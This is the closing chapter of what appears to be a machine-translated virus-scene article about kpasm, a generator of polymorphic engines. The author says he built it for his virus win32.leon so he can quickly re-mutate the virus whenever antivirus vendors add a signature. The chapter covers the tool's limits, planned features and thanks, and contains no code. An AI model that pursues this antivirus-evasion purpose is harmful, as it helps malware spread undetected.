Actually, initially kpasm was supposed to be just a small macro file for tasm. It only became a compiler as it went along, which is to say the architecture of the code has not been mass planned. If the sources are not attached, you can always ask me by email, I will send them to you.

12.1 Program limit

Now, looking back, I regret some kpasm points that would have benefited from being more developed. But hey, I need it for win32.l´eon, and if i don't get this one out quickly, silma he'll ram.

If I had to list the kpasm faults, it would be:

- The filth of the kpasm source code. To add functionality it is a little hassle anyway.

- The limits of rule languages. There is no while for example, missing some arithmetic operations, etc.

- The poly engine is big anyway, there is a way to optimize that.

- You can only generate a poly engine in asm / tasm or fasm. A version C and a python version wouldn't have been worse.

- I did not have time to verify the correction of the asm code produced for very complex arithmetic expressions (if you use it in the rules full of multiplications / divides / shifts at once for example). It not pose too much of a problem, it never happens and if it happens to work, but still. If in doubt, do not hesitate to check yourself in poly assembler.asm that everything is right.

- In the last example, we saw that the distribution strategy of

kpasm's default space available is not always the best. To have the possibility of defining a strategy for each rule could perhaps be prove useful in the long run.

Despite these faults, I still hope I have convinced you that this app can proving useful, at least a little. In any case, it served me well for win32.leon.

I'm not saying it saved me time, since developing kpasm didn't take me bad time anyway, but it saved me a lot of headaches to debug the poly engine.

And above all, if when I release win32.leon the AVs put a signature on it (if I messed up the poly), well it'll take me no more than two minutes to correct that and release a new version. For once, I'll go faster than them, and that's cool.

12.2 Future developments

If I have the motivation, several people are interested and if you are wise, I am thinking of improving some kpasm points. The next version, if it comes one day, will improve the following:

- The poly engine produced will be half the volume

- There will be an option to choose the target (tasm or fasm I think. The C and the python for later)

- There will be a debug option, which will insert instructions in the poly engine to log the execution of the poly engine. To make a call graph of the different paths taken by the poly engine for example.

- And above all, I will try to clean up the sources a little

If you want to see features included in the next release, you always mail me your suggestions. If it's not too boring and relevant enough, there is a way I can.

12.3 Thanks

Once is not customary, we will do a little thank you section, ¸it can never hurt. So let's go, let's thank:

- Baboon, for SC and debugging

- Silmaril, for motivation and beta-reading

- Squallsurf, also for beta-reading

- All the Fat and all #fat

With that, I'll leave you with the index finger. For any remark / criticism / sexual proposition not degrading, do not hesitate to mail me: kaze@lyua.org or better yet, to leave a word in the post suggestions / kpasm on the forum.